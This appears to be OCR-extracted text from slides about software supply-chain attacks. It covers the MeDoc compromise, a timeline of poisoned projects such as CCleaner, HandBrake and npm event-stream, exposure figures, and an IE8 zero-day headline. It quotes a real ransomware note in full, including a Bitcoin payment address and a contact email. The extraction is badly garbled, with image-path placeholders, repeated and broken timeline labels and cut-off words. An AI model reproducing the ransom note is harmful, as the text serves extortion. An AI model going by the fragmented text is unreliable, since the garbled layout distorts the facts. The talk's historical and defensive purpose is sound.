
ПРО НАС ПРИДБАТИ ПАРТНЕРСЬКА МЕРЕЖА НОВИНИ КОНТАКТИ

Дистрибутив 10.01.199
Оновлення 10.01.201
Завантажити інструкцію
Гарячі питання
Отримати код доступу

Вийшло оновлення

10.01.201

Детальніше



```
Oops, your important files are encrypted.

If you see this text, then your files are no longer accesible, because they
have been encrypted. Perhaps you are busy looking for a way to recover your
files, but don't waste your time. Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easely. All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address :

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2.  Send your Bitcoin wallet ID and personal installation key to e-mail
    wowsmith123456@posteo.net . Your personal installation key:
```

HandBrake
2013
2015
2016
2017
2018
2019
MeDoc

2013

SimDisk

GOM Media Player

2015

Altair EvLog

2016

Mint Linux

Transmission

Classic Shell & Audacity

Ask.com Partner Network

2017

UltraEdit “Wily Supply”

HandBrake

MeDoc

2018

2019

2013

SimDisk

GOM Media Player

2015

Altair EvLog

2016

Mint Linux

Transmission

Classic Shell & Audacity

Ask.com Partner Network

2017

UltraEdit “Wily Supply”

HandBrake

MeDoc

PyPi
10 pkgs

Net-Sarang

npm
38 pkgs

Web Developer
+8 Chrome extensions

CCleaner

Elmedia Player

2018

2019

2013
2015
2016
2017
2018
2019
SimDisk
GOM Media Player
Altair EvLog
Mint Linux
Transmission
Classic Shell & Audacity
Ask.com Partner Network
UltraEdit “Wily Supply”
HandBrake
MeDoc
PyPi
10 pkgs
Net-Sarang
npm
38 pkgs
Docker Hub
Web Developer
+8 Chrome extensions
CCleaner
Elmedia Player
PDFescape
phpBB
MediaGet
Vesta-PC
Docker Hub
npm getcookies
Gentoo Linux
Arch Linux AUR
ESLint
PyPi
12 pkgs
MEGA Chrome extension
npm event-stream
StatCounter

2017
2018
ssic Shell
Audacity
UltraEdit
“Wily
Supply”
Net-
Sarang
Docker
Hub
PDFescape
MediaGet
Docker
Hub
Gentoo
Linux
ESLint
M
C
ex


Timeframe: < 1 day

Exposure: (?) 25 companies

Objective: Targeted compromise

Timeframe:	< 3 days
Exposure:	~4.8 million users
Objective:	Mass adware

sk.com
er Network
HandBrake
PyPi
10 pkgs
npm
38 pkgs
Web Developer
+8 Chrome
extensions
Elmedia
Player
phpBB
Vesta-
PC
Arch
Linux
AUR
PyPi
12 pkgs
npm
vent-
stream
StatCou
2017
2018
20



Timeframe: One month

Exposure: > 2M downloads

Objective: Targeted compromise of 18 tech firms

…and these are just a subset of supply-chain attacks…

Enterprise Software

End-user Software

Development Toolchain

SaaS and Service Providers

Hardware and Firmware

Data Providers

Enterprise Software

End-user Software

Development Toolchain


SaaS and Service

Hardware and Firmware

Data Providers

What’s driving these attacks?


(despite their relative difficulty)



Internet Explorer 8 Zero Day Exploit Targeted Nuclear Workers

A new zero-day in IE 8 has been found in the wild infecting the Department of Labor (DoL) Website, last week.

